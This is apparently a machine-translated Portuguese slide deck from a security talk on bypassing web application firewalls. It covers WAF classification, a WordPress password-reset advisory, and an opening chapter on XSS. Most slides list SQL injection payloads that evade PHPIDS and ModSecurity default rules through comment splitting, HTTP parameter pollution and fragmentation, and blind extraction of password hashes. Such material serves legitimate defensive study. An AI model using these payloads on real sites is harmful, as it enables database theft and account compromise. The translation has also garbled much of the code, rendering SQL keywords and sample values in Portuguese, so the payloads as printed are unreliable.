

Métodos para ignorar um aplicativo da Web Firewall








Dmitri Evteev

Tecnologias Positivas




POSITIVE TECHNOLOGIES

Assuntos em questão

-  **Mundo inseguro de aplicativos da web**
-  **O que pode nos salvar das ameaças**
-  **Web Application Firewall: o que é e para que serve?**
-  **Métodos para ignorar um firewall de aplicativo da Web**
-  **Prática de ignorar um firewall de aplicativo da Web**
-  **Exemplo do mundo real, ou por que o CC'09 não foi quebrado**
-  **Conclusões**




Mundo Inseguro de Aplicações Web



Estatísticas de segurança de aplicativos da Web 2008 por Positive Technologies
(Sites Whitebox %) - <http://www.ptsecurity.ru/analytics.asp>



Mundo Inseguro de Aplicações Web



Estatísticas de segurança de aplicativos da Web 2008 por WASC
(Sites Whitebox %) - <http://www.webappsec.org/projects/statistics/>



Métodos para reduzir as ameaças



abordagem diretiva

- **Ciclo de Vida de Desenvolvimento de Software (SDLC); «segurança do papel»; organização de processos de alto nível**



abordagem de detetive

- **Testes de caixa preta/branca de funções; fuzzing; análise estática/dinâmica/manual do código do programa**




Abordagem preventiva

- **Sistemas de Detecção/Prevenção de Intrusão (IDS/IPS), Web Application Firewall (WAF)**



O que é WAF



Classificação



De acordo com o comportamento:

- Ponte/Roteador
- Proxy Reverso
- Embutido



De acordo com o modelo de proteção:

- Baseado em assinatura
- Baseado em regras




De acordo com a resposta a um pedido “ruim”:

- Limpeza de dados perigosos
- Bloqueando a solicitação
- Bloqueando a fonte de ataque



Métodos para Ignorar o WAF



Métodos para Ignorar o WAF



Limitações tecnológicas fundamentais

- Incapacidade de proteger um aplicativo da web de todos os possíveis vulnerabilidades



problemas gerais

- Ao usar filtros WAF universais, é necessário equilibrar a eficiência do filtro e minimizar as respostas de erro, quando o tráfego válido é bloqueado
- Processamento do tráfego devolvido a um cliente



Vulnerabilidades de Implementação

- Técnicas de normalização
- Aplicação de novos métodos de exploração de vulnerabilidades na web (Poluição de Parâmetro HTTP, Fragmentação de Parâmetro HTTP, substituição de byte nulo, etc.)



Métodos para Ignorar o WAF - Limitações Fundamentais



Validação de recuperação de senha fraca



WordPress is a state-of-the-art publishing platform with a focus on aesthetics, web standards, and usability. WordPress is both free and priceless at the same time. More simply, WordPress is what you use when you want to work with your blogging software, not fight it.

III. DESCRIPTION

The way Wordpress handle a password reset looks like this: You submit your email adress or username via this form /wp-login.php?action=lostpassword ;
Wordpress send you a reset confirmation like that via email:

"

Someone has asked to reset the password for the following site and username. http://DOMAIN_NAME.TLD/wordpress

Username: admin

To reset your password visit the following address, otherwise just ignore this email and nothing will happen

http://DOMAIN_NAME.TLD/wordpress/wp-login.php?action=rp&key=o7naCKN3OoeU2KJMMsag "

You click on the link, and then Wordpress reset your admin password, and sends you over another email with your new credentials.

IMPACTO: um invasor pode explorar esta vulnerabilidade para **comprometer a conta de administrador** de qualquer wordpress/wordpress-mu <= 2.8.3 <http://seclists.org/fulldisclosure/2009/Aug/0113.html>



Prática de Ignorar o WAF. Capítulo I

Injeção SQL



WASC: <http://projects.webappsec.org/SQL-Injection> OWASP:
http://www.owasp.org/index.php/SQL_Injection



SQL Injection – Conceitos Básicos



Existem dois tipos de SQL Injection

- SQL Injection em um parâmetro de string
Exemplo: `SELECT * from table where name = 'Name'`
- SQL Injection em um parâmetro numérico
Exemplo: `SELECT * da tabela onde id = 123`



A exploração de vulnerabilidades de SQL Injection é dividida em classes de acordo com o tipo de DBMS e as condições de injeção

- Uma solicitação vulnerável pode entrar em Inserir, Atualizar, Excluir, etc.
Exemplo: `UPDATE users SET pass = '1' where user = 't1' OR 1=1--'`
- Exemplo de injeção SQL
cega : `selecione * da tabela onde id = 1 AND if((ascii(lower(substring((select user()),$i,1))))!= $s,1,benchmark(2000000, md5(agora())))`
- Recursos de exploração para vários DBMSs
Exemplo: (MySQL): `SELECT * from table where id = 1 union select 1,2,3`
Exemplo: (PostgreSQL): `SELECT * from table where id = 1; selecione 1,2,3`



Prática de Ignorar o WAF: SQL Injection - Normalização

Exemplo (1) de uma vulnerabilidade na função de normalização do pedido

- A seguinte solicitação não permite que ninguém conduza um ataque

`/?id=1+união+selecionar+1,2,3/*`

- Se houver uma vulnerabilidade correspondente no WAF, esta solicitação será executada com sucesso

`/?id=1/*união*/união*/selecionar*/selecionar+1,2,3/*`

- Após ser processado pelo WAF, o pedido se tornará

`index.php?id=1/*uni X on*/union/*sel X ect*/select+1,2,3/*`

 O exemplo dado funciona em caso de limpeza de tráfego perigoso, não em caso de bloqueio de toda a solicitação ou da fonte de ataque



Prática de Ignorar o WAF: SQL Injection - Normalização

Exemplo (2) de uma vulnerabilidade na função de normalização do pedido

- Da mesma forma, a solicitação a seguir não permite que ninguém conduza uma ataque

/?id=1+união+selecionar+1,2,3/*

- Se houver uma vulnerabilidade correspondente no WAF, esta solicitação será ser executado com sucesso

/?id=1+un/**/ion+sel/**/ect+1,2,3--

- A solicitação SQL se tornará

SELECT * da tabela onde id =1 union select 1,2,3--

 Em vez da construção ***/**/***, qualquer sequência de símbolos que WAF corta pode ser usada (por exemplo, #####, %00)

 O exemplo fornecido funciona em caso de limpeza excessiva dos dados recebidos (substituição de uma expressão regular por uma string vazia)



Prática de Ignorar WAF: SQL Injection – HPP (exemplo 1)



Usando poluição de parâmetro HTTP (HPP)

- A seguinte solicitação não permite que ninguém conduza um ataque

`/?id=1;selecionar+1,2,3+de+usuários+onde+id=1--`

- Esta solicitação será realizada com sucesso usando HPP

`/?id=1;selecione+1&id=2,3+de+usuários+onde+id=1--`



A condução bem-sucedida de um ataque HPP ignorando o WAF depende do ambiente do aplicativo que está sendo atacado



OWASP EU09 Luca Carettoni, Stefano diPaola http://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf




Prática de Ignorar o WAF: SQL Injection – HPP



Como funciona?

`http://mySecureApp/db.cgi?par=<Payload_1>&par=<Payload_2>`



`par=<Payload_1>~<Payload_2>`



Prática de Ignorar o WAF: SQL Injection - HPP

Tecnologia/Ambiente	Interpretação de Parâmetros	Exemplo
ASP.NET/IIS	Concatenação por vírgula	par1=val1,val2
ASP/IIS	Concatenação por vírgula	par1=val1,val2
PHP/APACHE	O último parâmetro é resultante	par1=onda2
PHP/Zeus	O último parâmetro é resultante	par1=onda2
JSP, Servlet/Apache Tomcat	O primeiro parâmetro é resultante	par1=onda1
JSP,Servlet/Oracle Application Server 10g	O primeiro parâmetro é resultante	par1=onda1
JSP,Servlet/Jetty	O primeiro parâmetro é resultante	par1=onda1
IBM Lotus Dominó	O primeiro parâmetro é resultante	par1=onda1
Servidor HTTP IBM	O último parâmetro é resultante	par1=onda2
mod_perl,libapeq2/Apache	O primeiro parâmetro é resultante	par1=onda1
Perl CGI/Apache	O primeiro parâmetro é resultante	par1=onda1
mod_perl,lib???/Apache	O primeiro parâmetro é resultante	par1=onda1
mod_wsgi (Python)/Apache	Uma matriz é retornada	MATRIZ(0x8b9058c)
Pythin/ZopeName	O primeiro parâmetro é resultante	par1=onda1
IceWarpName	Uma matriz é retornada	['val1','val2']
AXIS 2400	O último parâmetro é resultante	par1=onda2
Câmera de Internet Linksys Wireless-G PTZ	Concatenação por vírgula	par1=val1,val2
Impressora Ricoh Aficio 1022	O último parâmetro é resultante	par1=onda2
webcamXP Pro	O primeiro parâmetro é resultante	par1=onda1
DBMan	Concatenação por dois tils	par1=val1~~val2



Prática de Ignorar o WAF: SQL Injection – HPP (exemplo 2)



Usando poluição de parâmetro HTTP (HPP)

- Código vulnerável

`SQL="selecione a chave da tabela onde id="+Request.QueryString("id")`

- Esta solicitação é realizada com sucesso usando a técnica HPP

`/?id=1/**/union/*&id=*/select/*&id=*/pwd/*&id=*/from/*&id=*/usuários`

- A solicitação SQL torna-se

`selecione a chave da tabela onde
id=1/**/union/*,*/*select/*,*/*pwd/*,*/*from/*,*/*users`



Lavakumar Kuppan,
http://lavakumar.com/Split_and_Join.pdf



Prática de Ignorar o WAF: SQL Injection – HPF



Usando fragmentação de parâmetro HTTP (HPF)

- Exemplo de código vulnerável

```
Query("selecione * da tabela onde a=".$_GET['a']. " e b=".$_GET['b']);
```

```
Query("selecione * da tabela onde a=".$_GET['a']. " e b=".$_GET['b']. " limite  
"$_GET['c']);
```

- A seguinte solicitação não permite que ninguém conduza um ataque

```
/?a=1+união+selecionar+1,2/*
```

- Essas solicitações podem ser executadas com sucesso usando HPF

```
/?a=1+união/*&b=*/selecionar+1,2
```

```
/?a=1+union/*&b=*/select+1,pass/*&c=*/from+users--
```

- As solicitações SQL tornam-se

```
selecione * da tabela onde a=1 union/* e b=*/selecione 1,2
```

```
select * from table where a=1 union/* and b=*/select 1,pass/* limit */from users--
```



<http://www.webappsec.org/lists/websecurity/archive/2009-08/msg00080.html>



Prática de Ignorar WAF: Injeção SQL Cega



Usando solicitações lógicas E/OU

- As seguintes solicitações permitem conduzir um ataque bem-sucedido para muitos WAFs

`/?id=1+OR+0x50=0x50`

`/?id=1+and+ascii(lower(mid((select+pwd+from+users+limit+1,1),1,1)))=74`



Os sinais de negação e desigualdade (`!=`, `<>`, `<`, `>`) podem ser usados no lugar do sinal de igualdade – **É incrível, mas muitos WAFs não percebem isso!**



Torna-se possível explorar a vulnerabilidade com o método blind-SQL Injeção substituindo as funções SQL que chegam às assinaturas WAF por seus sinônimos

`substring()` -> `mid()`, `substr()`, etc

`ascii()` -> `hex()`, `bin()`, etc

`benchmark()` -> `dormir()`



O exemplo dado é válido para todos os WAFs cujos desenvolvedores pretendem cobrir o maior número possível de aplicações web



Prática de Ignorar WAF: Injeção SQL Cega



Grande variedade de solicitações lógicas

e 1

ou 1

e 1=1

e 2 <3

e 'a' = 'a'

e 'a' <> 'b'

e char(32)=' '

e 3 <= 2

e 5<=>4

e 5<=>5

e 5 é nulo

ou 5 não é nulo

...



Prática de Ignorar WAF: Injeção SQL Cega



Um exemplo de várias notações de solicitação com o mesmo significado

selecione o usuário de mysql.user onde user = 'user' OR mid(password,1,1)=''

selecione o usuário de mysql.user onde user = 'user' OR mid(password,1,1)=0x2a

selecione o usuário de mysql.user onde user = 'user' OR mid(password,1,1)=unhex('2a')

selecione o usuário de mysql.user onde user = 'user' OR mid(password,1,1) regexp '[*]'

selecione o usuário de mysql.user onde user = 'user' OU mid(senha,1,1) como ''

selecione o usuário de mysql.user onde user = 'user' OR mid(password,1,1) rlike '[*]'

selecione o usuário de mysql.user onde user = 'user' OR ord(mid(password,1,1))=42

selecione o usuário de mysql.user onde user = 'user' OR ascii(mid(password,1,1))=42

selecione o usuário de mysql.user onde user = 'user' OR find_in_set('2a',hex(mid(password,1,1)))=1

selecione o usuário de mysql.user onde usuário = 'usuário' OU posição (0x2a na senha) = 1

selecione o usuário de mysql.user onde usuário = 'usuário' OU localize(0x2a,senha)=1

selecione o usuário de mysql.user onde user = 'user' OR substr(senha,1,1)=0x2a

selecione o usuário de mysql.user onde user = 'user' OR substring(senha,1,1)=0x2a

...



Prática de Ignorar WAF: Injeção SQL Cega



Conhecido:

`substring((selecione 'senha'),1,1) = 0x70`

`substr((selecione 'senha'),1,1) = 0x70`

`mid((selecione 'senha'),1,1) = 0x70`



Novo:

`strcmp(esquerda('senha',1), 0x69) = 1`

`strcmp(esquerda('senha',1), 0x70) = 0`

`strcmp(esquerda('senha',1), 0x71) = -1`

STRCMP(expr1,expr2) retorna 0 se as strings forem iguais, -1 se a primeira argumento é menor que o segundo, e 1 caso contrário

<http://dev.mysql.com/doc/refman/5.0/en/string-comparison-functions.html>



Prática de Ignorar WAF: Injeção SQL Cega



Blind SQL Injection nem sempre implica o uso de AND/OR!

- Exemplos de código vulnerável

`Query("selecione * da tabela onde uid=".$_GET['uid']);`

`Query("selecione * da tabela where card=".$_GET['card']);`

- Exemplos de exploração

false: index.php?uid=strcmp(left((selecione+hash+from+users+limit+0,1),1),0x42)%2B112233

false: index.php?uid=strcmp(left((selecione+hash+from+users+limit+0,1),1),0x61)%2B112233

true: index.php?uid=strcmp(left((selecione+hash+from+users+limit+0,1),1),0x62)%2B112233

primeiro caractere hash = B

falso: ...

false: index.php?uid=strcmp(left((select/**/hash/**/from/**/users/**/limit/**/0,1),2),0x6240)%2B112233

true: index.php?uid=strcmp(left((select/**/hash/**/from/**/users/**/limit/**/0,1),2),0x6241)%2B112233

segundo caracter hash = A

hash
▶ ba46881b5c47b062c8d5f3d0db620914



Prática de Ignorar o WAF: SQL Injection – Assinatura Desviar



Um exemplo de desvio de assinatura

- A seguinte solicitação chega à assinatura do WAF

`/?id=1+união+(selecionar+1,2+de+usuários)`

- Mas, às vezes, as assinaturas usadas podem ser ignoradas

`/?id=1+união+(selecionar+'xz'de+xxx)`

`/?id=(1)union(select(1),mid(hash,1,32)from(users))`

`/?id=1+união+(selecionar'1',concat(login,hash)de+usuários)`

`/?id=(1)union((((((selecione(1),hex(hash)de(usuários))))))))`

`/?id=(1)ou(0x50=0x50)`

...



Prática de Ignorar o WAF: SQL Injection – Assinatura Desviar



PHPIDS (0.6.1.1) – regras padrão

Proibir: `/?id=1+union+select+user,password+from+mysql.user+where+user=1`

Mas permite: `/?id=1+union+select+user,password+from+mysql.user+limit+0,1`

Proibir: `/?id=1+OR+1=1`

Mas permite: `/?id=1+OR+0x50=0x50`

Proibir: `/?id=substring((1),1,1)`

Mas permite: `/?id=mid((1),1,1)`



Prática de Ignorar o WAF: SQL Injection – Assinatura Desviar



Mod_Security (2.5.9) – regras padrão

Proibir: /?

`id=1+and+ascii(lower(substring((select+pwd+from+users+limit+1,1),1,1)))=74`

Mas permite: /?

`id=1+and+ascii(lower(mid((select+pwd+from+users+limit+1,1),1,1)))=74`

Proibir: /?id=1+OR+1=1

Mas permite: /?**id=1+OR+0x50=0x50**

Proibir: /?**id=1+and+5=6**

Mas permite: /?**id=1+and+5!=6**

Proibir: /?id=1;eliminar **membros**

Mas permite: /?**id=1;excluir membros**

E permite: /?**id=(1);exec('sel'+ 'ect(1)'+',(xxx)from'+ 'yyy')**



Conclusões: Capítulo I - SQL Injection

 **Um ataque SQL Injection pode ignorar o WAF com sucesso e ser conduzido em todos os casos a seguir:**

- Vulnerabilidades nas funções de requisição WAF
normalização
- Aplicação de técnicas de HPP e HPF
- Ignorando regras de filtro (assinaturas)
- Exploração de vulnerabilidade pelo método de SQL cego
injeção
- Atacar as lógicas de operação do aplicativo (e/ou)



Prática de Ignorar o WAF. Capítulo II

Script entre sites (XSS)



A folha de dicas: <http://ha.ckers.org/xss.html> WASC: http://projects.webappsec.org/f/ScriptMapping_Release_26Nov2007.html OWASP: http://www.owasp.org/index.php/Cross-Site_Scripting



Cross-Site Scripting – Conceitos Básicos



Existem dois tipos de Cross-Site Scripting (XSS):

- persistente/
armazenado • não persistente/refletido



Vulnerabilidades de Cross-Site Scripting geralmente ocorrem em:

- Tags HTML •
o corpo de JavaScript/VBScript/etc. (por exemplo, baseado em DOM)
- Código HTML
- Parâmetros de tags HTML
- Java • Flash



